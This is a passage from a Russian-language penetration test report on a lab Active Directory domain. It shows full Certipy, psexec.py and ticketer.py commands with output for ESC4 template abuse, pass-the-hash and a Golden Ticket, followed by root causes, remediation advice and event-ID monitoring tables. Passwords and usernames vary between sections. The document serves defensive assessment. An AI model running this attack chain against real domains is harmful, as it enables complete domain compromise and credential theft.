Полученный Kerberos-билет был передан в инструмент John the Ripper для подбора пароля. В результате пароль учётной записи pki_operator был успешно восстановлен, что подтвердило возможность её дальнейшей компрометации.

Восстановление исходного состояния:

После успешного получения и подбора пароля учётной записи pki_operator добавленный на предыдущем этапе SPN был удалён. Это было выполнено для удаления созданного в ходе тестирования артефакта и восстановления исходного состояния учётной записи в Active Directory.

```
PS C:\Windows\Temp> setspn -D new1/service pki_operator
Unregistering ServicePrincipalNames for CN=pki_operator,OU=PKI_Admns,OU=Security,DC=corp,DC=local
new1/service
Updated object
```

На представленном скриншоте показано удаление добавленного SPN с учетной записи pki_operator

4.7 Избыточные права на изменение шаблона сертификата AD CS (ESC4)

Severity: Critical

Affected Asset: Active Directory Certificate Services — Certificate Template / pki_operator / DC01 (10.10.10.1)


Category: Active Directory Certificate Services / Excessive Permissions / Privilege Escalation

После компрометации учётной записи pki_operator был проведён анализ её прав и членства в группах Active Directory. Было установлено, что данная учётная запись входит в группу PKI Admns, обладающую правами на изменение параметров шаблонов сертификатов AD CS. Наличие таких прав позволяет изменять конфигурацию шаблона и создавать условия для его дальнейшей эксплуатации с целью получения сертификата от имени привилегированной учётной записи. В рамках тестирования права были использованы для изменения конфигурации шаблона и последующего получения сертификата от имени Administrator. Возможность управления шаблонами является критичным уровнем доступа к

инфраструктуре AD CS, поскольку шаблоны хранятся в AD DS и определяют правила выдачи сертификатов.

Технические детали:

Анализ прав учетной записи pki_operator показал ее членство в группе PKI_Admins_Group



Полученные права позволяют изменять параметры сертификатных шаблонов. В ходе проверки было установлено, что данные права могут быть использованы для эксплуатации уязвимости ESC4.

```
[+] User ACL Principals      : CORP.LOCAL\PKI_Admins_Group
[!] Vulnerabilities
    ESC4                     : User has dangerous permissions.
```

На представленном скриншоте показано обнаружение уязвимой конфигурации службы сертификации и подтверждение возможности эксплуатации ESC4.

Эксплуатация:

Для проверки возможности эксплуатации выявленной уязвимости ESC4 был применён инструмент Certipy. С её помощью были изменены параметры уязвимого сертификатного шаблона, что позволило подготовить его к дальнейшему использованию для получения сертификата от имени привилегированной учётной записи.

```
[x] - [freddy@parrot] /mnt/freelink/Local-AD-Infrastructure/lab-09-basic-ad
$ certipy template -u pki_operator@corp.local -p '12345678' -dc-ip 10.10.10.1 -template User -save-configuration User.json -write-default-co
figuration -force
certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Saving current configuration to 'User.json'
file 'User.json' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote current configuration for 'User' to 'User.json'
[*] Saving current configuration to 'User.json'
file 'User.json' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote current configuration for 'User' to 'User.json'
[*] Updating certificate template 'User'
[*] Adding:
[*] msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']
[*] Replacing:
[*] msPKI-NTSecurityDescriptor: b'\x01\x00\x04\x9cD\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x02\x0000\x00\x02\x00\x00\x00\x00\x00\x14\x00\x94\x00\x02\x00\x01\x01\x00\x00\x00\x00\x00\x05\x
00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x00\x00\x14\x00\x94\x00\x02\x00\x01\x01\x00\x00\x00\x00\x00\x05\x
00\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00'
[*] flags: 66104
[*] pKIDefaultKeySpec: 2
[*] pKIKeyUsage: b'\x86\x00'
[*] pKIMaxIssuingDepth: -1
[*] msPKICriticalExtensions: ['2.5.29.19', '2.5.29.15']
[*] msPKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*] msPKI-Enrollment-Flag: 0
[*] msPKI-Certificate-Name-Flag: 1
[*] Successfully updated 'User'
```

Параметры шаблона были успешно изменены

После изменения конфигурации шаблона была выполнена его эксплуатация для получения сертификата от имени учётной записи Administrator.

В результате эксплуатации был успешно получен сертификат administrator.pfx, соответствующий учётной записи Administrator. Полученный сертификат может быть

```
[X]-[fedyaa@parrot]-[/mnt/freedisk/Local-AD-infrastructure/lab-09-basic-ad]
$certipy req -u pki_operator@corp.local -p 'd3ad33' -dc-ip 10.10.10.1 \
-ca 'corp-WIN-VP0GKL8RLSV-CA' \
-template User \
-upn administrator@corp.local
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@corp.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

использован для последующей аутентификации в домене от имени данной учётной записи.

Использование PKINIT для запроса TGT:

Полученный сертификат administrator.pfx был использован с помощью утилиты Certipy для аутентификации в домене посредством PKINIT. В результате был успешно получен NTLM-хэш учётной записи Administrator, который в дальнейшем может быть использован для аутентификации методом Pass-the-Hash.

```

$certipy auth -pfx administrator.pfx -dc-ip 10.10.10.1
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'administrator@corp.local'
[*] Using principal: 'administrator@corp.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@corp.local': aad3b435b51404eeaad3b435b51404ee: [REDACTED]

```

На представленном скриншоте показан результат выполнения `certipy auth`: после успешной аутентификации с использованием сертификата был получен NTLM-хэш учётной записи Administrator.

4.8 Закрепление и развитие контроля над доменом

Severity: **Critical**

Affected Asset: Active Directory — DC01 (10.10.10.1) / Domain corp.local

Category: Credential Access / Persistence / Domain Compromise

Pass-The-Hash:

Полученный на предыдущем этапе NT-хэш учётной записи Administrator был использован для аутентификации методом Pass-the-Hash. Это подтвердило возможность получения доступа к ресурсам домена без знания исходного пароля учётной записи.

```

[x]-[fedya@parrot]-[/mnt/freedisk/Local-AD-infrastructure/lab-09-basic-ad]
$psexec.py -hashes aad3b435b51404eeaad3b435b51404ee: [REDACTED] Administrator@10.10.10.1
Impacket v0.14.0.dev0+20260910.163155.6c9907e2 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.1.....
[*] Found writable share ADMIN$
[*] Uploading file sjyzyGq.exe
[*] Opening SVCManager on 10.10.10.1.....
[*] Creating service mZIa on 10.10.10.1.....
[*] Starting service mZIa.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whomai
'whomai' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32> whoami
nt authority\system

```

Применение Pass-the-Hash подтвердило возможность аутентификации, злоумышленник получил полный контроль над доменом DC01

Golden Ticket:

После получения административного доступа был извлечён необходимый ключевой материал учётной записи `krbtgt`. На его основе был создан Kerberos Golden Ticket, обеспечивающий возможность дальнейшей аутентификации в домене и закрепления полученного уровня доступа.

```

[*] [fedya@parrot] [/mnt/freedisk/Local-AD-infrastructure/lab-09-basic-ad]
$ticketer.py -nthash b6[REDACTED] -domain-sid S-1-5-21-3294273248-732266639-3691972774 -domain corp.local Administrator
or
Impacket v0.14.0.dev0+20260910.163155.6c9907e2 - Copyright Fortra, LLC and its affiliated companies
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for corp.local/Administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncAsRepPart
[*] Signing/Encrypting final ticket
[*] EncTicketPart
[*] EncAsRepPart
[*] Saving/Updating ticket in Administrator.ccache
[fedya@parrot] [/mnt/freedisk/Local-AD-infrastructure/lab-09-basic-ad]
$export KRB5CCNAME=Administrator.ccache

```

В результате выполнения утилиты был получен валидный Kerberos-билет, сохранённый в формате .ccache. Он может быть использован для аутентификации в домене от имени указанной учётной записи.

```

[*] [fedya@parrot] [/mnt/freedisk/Local-AD-infrastructure/lab-09-basic-ad]
$spsexec.py -k -no-pass corp.local/Administrator@dc01.corp.local -dc-ip 10.10.10.1
Impacket v0.14.0.dev0+20260910.163155.6c9907e2 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on dc01.corp.local.....
[*] Found writable share ADMIN$
[*] Uploading file FiiIEeiF.exe
[*] Opening SVCManager on dc01.corp.local.....
[*] Creating service KUPC on dc01.corp.local.....
[*] Starting service KUPC.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32> whoami
nt authority\system

```

Вывод команды `whoami` показывает, что аутентификация прошла от имени системной учётной записи. Это означает, что Golden Ticket полностью функционален и позволяет получить полный контроль над контроллером домена. Таким образом, цель атаки — закрепление в домене с наивысшими привилегиями — была достигнута.

5. Корневые причины

5.1 Слабая политика аутентификации

Первоначальный доступ к корпоративной сети corp.local был получен через компрометацию VPN-сервера методом перебора паролей (brute-force) с использованием инструмента Hydra. Успешный подбор стал возможен по совокупности следующих причин:

- Отсутствие блокировки учетной записи после нескольких неудачных попыток входа.
- Учетная запись fedya имела пароль недостаточной сложности, не соответствующий требованиям сложности
- Многофакторная аутентификация на VPN-сервере не использовалась.
- VPN-сервер не имел ограничений по количеству подключений и источников (отсутствовал rate limiting и whitelist IP).

5.2 Избыточная экспозиция сервисов

Компрометации способствовала также избыточная доступность внутренних сервисов из сети интернет:

- SSH (порт 22) был доступен из внешней сети, позволило проводить перебор паролей напрямую.
- Почтовые сервисы были доступны из внешней сети, что позволили получить учетную запись fedya, что дало злоумышленнику исходные данные для перебора пароля.

5.3 Недостаточная осведомлённость в области информационной безопасности

Компрометации учетной записи pbelova способствовала успешная атака социальной инженерии, в ходе которой сотрудница была введена в заблуждение предложением срочной проблемы с VPN-инфраструктурой. В результате фишинговой атаки она передала данные злоумышленнику, необходимые для аутентификации в домене и полной компрометации учетной записи сотрудницы. Успешная атака стала возможна по совокупности следующих причин:

- Недостаточная подготовка сотрудников к распознаванию фишинговых сообщений и методов социальной инженерии.
- Отсутствие проверки подлинности срочных сообщений от IT-поддержки.
- Недостаточное понимание рисков передачи учетных данных и VPN-конфигураций по электронной почте.
- Отсутствие или недостаточная эффективность обучения сотрудников безопасной работе с корпоративными учетными данными.

5.4 Избыточные привилегии и недостаточная защищённость групп и учётных записей Active Directory

В ходе тестирования были выявлены избыточные разрешения, предоставленные отдельным учётным записям и группам в домене. Данные разрешения позволяли выполнять действия, выходящие за пределы необходимых для повседневной работы полномочий, и создавали дополнительные возможности для развития атаки.

В ходе тестирования были выявлены следующие проблемы:

Группа Finance Users — группа Finance Users обладала правом (AddMember) на добавление своих членов в группу Finance Operators. Это позволило после компрометации учётной записи nbelova самостоятельно повысить свои права, войдя в Finance Operators. Предоставленные группе Finance Operators разрешения позволяли взаимодействовать с сетевой папкой NETLOGON и использовать её для дальнейшего развития атаки и компрометации учётной записи okuznetsova.

Группа Finance Operators — обладала правом WriteProperty на атрибут scriptPath в OU Finance. Это позволило злоумышленнику подменить скрипт входа для учётной записи okuznetsova. При следующем входе okuznetsova выполнялся подменённый скрипт, что привело к компрометации её учётной записи и получению доступа к правам на изменение SPN pki_operator.

okuznetsova — учётная запись обладала разрешением в домене, которое позволяло менять атрибут servicePrincipalName пользователя pki_operator. Это создало возможность проведения атаки Targeted Kerberoasting и дальнейшего успешного перебора пароля учётной записи pki_operator.

pki_operator — для учётной записи был установлен пароль недостаточной сложности, который был скомпрометирован в результате перебора. При этом учётная запись штатно обладала правами на изменение шаблонов сертификатов AD CS. В результате сочетание слабого пароля и наличия прав на изменение шаблонов позволило перейти к эксплуатации ESC4 и получить сертификат для аутентификации от имени Administrator, что означает полную компрометацию корпоративной сети Active Directory.

Таким образом, риск был обусловлен не одной отдельной настройкой, а сочетанием слабой защиты учётных данных и избыточных разрешений в Active Directory. Даже если бы возможность добавления SPN была сохранена, использование стойкого уникального пароля для pki_operator существенно снизило бы вероятность успешной компрометации учётной записи посредством подбора.

6. Рекомендации по устранению

6.1 Усиление политики аутентификации

Для VPN-сервера:

- Внедрить блокировку учётной записи после 5 неудачных попыток входа.
- Настроить rate limiting на VPN-портале: не более 5–10 попыток входа в минуту с одного IP-адреса.
- Включить многофакторную аутентификацию (MFA) для всех пользователей VPN.
- Ввести требования к сложности паролей: минимум 12–14 символов, использование заглавных/строчных букв, цифр и специальных символов.
- Ограничить доступ к VPN по IP-адресам или по геолокации — только страны/регионы присутствия сотрудников.
- Настроить мониторинг и оповещения на множественные неудачные попытки входа.
- Использование ключей вместо паролей для SSH-аутентификации

Для домена:

- Внедрить Fine-Grained Password Policies (FGPP) для привилегированных и сервисных учётных записей.
- Запретить использование простых и часто используемых паролей.
- Настроить регулярную ротацию паролей для привилегированных учётных записей.

6.2 Сокращение экспозиции сервисов

Для SSH:

- Закрыть 22 порт из внешней сети. Доступ должен осуществляться только через VPN, из доверенных внутренних подсетей
- Настроить блокировку по IP-адресам, разрешить SSH только с доверенных адресов.
- Провести инвентаризацию всех сервисов, доступных из интернета, и составить матрицу разрешённых подключений.

Для почтовых сервисов:

- Ограничить доступ к почтовым сервисам из внешней сети — только через VPN или защищённый шлюз.
- Убрать возможность перечисления учётных записей через почтовые протоколы (если сервис остаётся доступным извне).

6.3 Повышение осведомлённости сотрудников в области ИБ

- Проводить имитации фишинговых атак.
- Внедрить процедуру проверки подлинности срочных сообщений между сотрудниками (второй канал связи, корпоративный мессенджер).
- Обучить сотрудников правилам безопасной работы с корпоративными учетными данными.
- Никогда не передавать пароли, VPN-конфигурации и токены третьим лицам.
- Сообщать о подозрительных письмах в службу ИБ.
- Проводить разъяснительную работу о рисках передачи учетных данных и VPN-конфигураций.

6.4 Приведение привилегий к принципу минимально необходимых

В ходе тестирования были выявлены избыточные разрешения, предоставленные отдельным учётным записям и группам. Их наличие позволило злоумышленнику последовательно развивать атаку: от компрометации nbelova до получения сертификата от имени Administrator.

Для доменной группы Finance Users:

- Исключить избыточное право AddMember у группы Finance Users на группу Finance Operators».

Для группы Finance Operators:

- Исключить избыточное право WriteProperty на атрибут scriptPath в OU Finance. Это право позволяет изменять скрипт входа для любого пользователя в OU, что создаёт возможность выполнения произвольного кода от их имени.
- Оставить право записи файлов в NETLOGON (NTFS), если это необходимо для штатной работы. Само по себе это право не создаёт угрозы, если убрано право на изменение scriptPath.

Для учетной записи okuznetsova:

- Исключить право на изменение атрибута servicePrincipalName у учетной записи pki_operator.

Для учетной записи pki_operator:

- Перевести учётную запись на Group Managed Service Account (gMSA). Это устранил возможность компрометации через подбор пароля.
- Оставить право Enroll для повседневной выдачи сертификатов. Убрать право WriteProperty на шаблоны, если изменение шаблонов не является штатной задачей.

- Защитить учётную запись как Tier 0-актив: запретить интерактивный вход, ограничить доступ выделенными административными рабочими станциями.

6.5 Мониторинг и обнаружение

Для своевременного выявления атак, аналогичных проведенной, необходимо настроить и внедрить централизованный сбор информации и анализ событий безопасности. Особое внимание следует уделить событиям, связанным с Kerberos-аутентификацией, работой AD CS, изменениями в Active Directory и управлением группами.

Общие рекомендации:

- Обеспечить централизованный сбор и корреляцию событий безопасности.
- Настроить аудит критичных событий на контроллерах домена, серверах AD CS и VPN-сервере.
- Разработать правила корреляции и алертинга для выявления аномальной активности.

6.5.1 Мониторинг событий Kerberos

Event ID	Описание	Что отслеживать
4768	Запрошен билет TGT (AS-REQ)	Запросы TGT с необычных IP-адресов, вне рабочего времени, для привилегированных учётных записей.
4769	Запрошен сервисный билет (TGS-REQ)	Массовые запросы TGS к одному SPN (признак Kerberoasting), запросы TGS для учётных записей с SPN, которые обычно не используются.
4770	Сервисный билет обновлён	Аномально частое обновление билетов.
4771	Ошибка предварительной аутентификации Kerberos	Множественные неудачные попытки (признак брутфорса), особенно для привилегированных учёток.

6.5.2 Мониторинг событий AD CS

Event ID	Описание	Что отслеживать
4886	Запрос сертификата получен	Аномальные запросы (необычные шаблоны, необычные учётки).
4887	Запрос сертификата одобрен и сертификат выдан	Выдача сертификатов с необычными EKU (Client Authentication), особенно для учётных записей, которым это не требуется.
4889	Статус запроса установлен как	Признак использования approval workflow (если настроен).

Event ID	Описание	Что отслеживать
	«ожидает»	
4891	Изменён элемент конфигурации AD CS	Критично: любые изменения конфигурации AD CS должны быть проанализированы.
4892	Изменено свойство AD CS	Критично: любые изменения конфигурации AD CS должны быть проанализированы.
4893	Ключ заархивирован	Необычное архивирование ключей.
4895	СА-сертификат опубликован в AD DS	Несанкционированная публикация.
4899	Загружен шаблон AD CS	Критично: загрузка шаблона может быть признаком его модификации.
4900	Обновлён шаблон AD CS	Критично для ESC4: любое изменение шаблона должно вызывать алерт.

6.5.3 Мониторинг изменений в Active Directory

Event ID	Описание	Что отслеживать
5136	Объект службы каталога изменён	Ключевое событие: отслеживать изменения атрибутов у критичных объектов (OU, группы, учётные записи с SPN, шаблоны AD CS).

Что именно отслеживать в 5136:

- Атрибут servicePrincipalName: изменение SPN у любой учётной записи (признак Targeted Kerberoasting).
- Атрибут scriptPath: изменение скрипта входа (признак атаки через подмену скрипта).
- Атрибут msPKI-Certificate-Name-Flag: изменение флага ENROLLEE_SUPPLIES_SUBJECT (признак ESC4).
- Атрибут msPKI-Certificate-Application-Policy: изменение ECU (признак ESC4).
- Изменения ACL. Добавление или изменение прав доступа.

6.5.4 Мониторинг управления группами

Event ID	Описание	Что отслеживать
4728	Участник добавлен в глобальную группу	Добавление в привилегированные группы.
4732	Участник добавлен в локальную группу	Добавление в привилегированные группы.
4756	Участник добавлен в универсальную группу	Добавление в привилегированные группы.

6.5.5 Мониторинг изменений в SYSVOL/NETLOGON

Event ID	Описание	Что отслеживать
4663	Попытка доступа к объекту	Запись файлов в NETLOGON (скрипты, конфигурации).

6.5.6 Общие рекомендации по мониторингу

Для своевременного выявления атак, аналогичных проведённой, рекомендуется внедрить практику непрерывного мониторинга событий безопасности, ориентированную не на конкретный инцидент, а на выявление подозрительной активности в домене в целом. Особое внимание следует уделить событиям, связанным с Kerberos-аутентификацией, работой AD CS, изменениями в Active Directory и управлением группами. Корреляция событий. Рекомендуется настроить правила, связывающие события из разных источников. Базовые линии поведения. Целесообразно определить нормальное поведение для учётных записей и формировать оповещения при отклонениях от установленных значений. Это позволяет выявлять аномалии, не привязанные к известным сигнатурам. Приоритизация. Критичные события должны обрабатываться в первую очередь. Остальные — в зависимости от контекста и корреляции с другими событиями.

7. Заключение

Проведённое тестирование показало, что инфраструктура компании corp.local не способна противостоять целенаправленной атаке. Начав с внешнего периметра, злоумышленник смог последовательно преодолеть все уровни защиты и получить полный контроль над доменом Active Directory. Ключевая проблема заключается не в отдельных уязвимостях, а в их сочетании: слабая защита учётных данных, избыточные права доступа и отсутствие мониторинга образуют цепочку, в которой компрометация одного элемента неизбежно ведёт к потере контроля над всей инфраструктурой. Выявленные недостатки носят системный характер, однако устранимы в рамках существующих ресурсов. Приоритетными направлениями являются ограничение избыточных прав в Active Directory, усиление аутентификации на периметре и внедрение мониторинга критичных событий. Реализация этих мер позволит существенно повысить устойчивость инфраструктуры к атакам, аналогичным проведённой. Регулярное проведение тестирований на проникновение и обучение сотрудников основам информационной безопасности позволят поддерживать достигнутый уровень защищённости и своевременно выявлять новые риски.

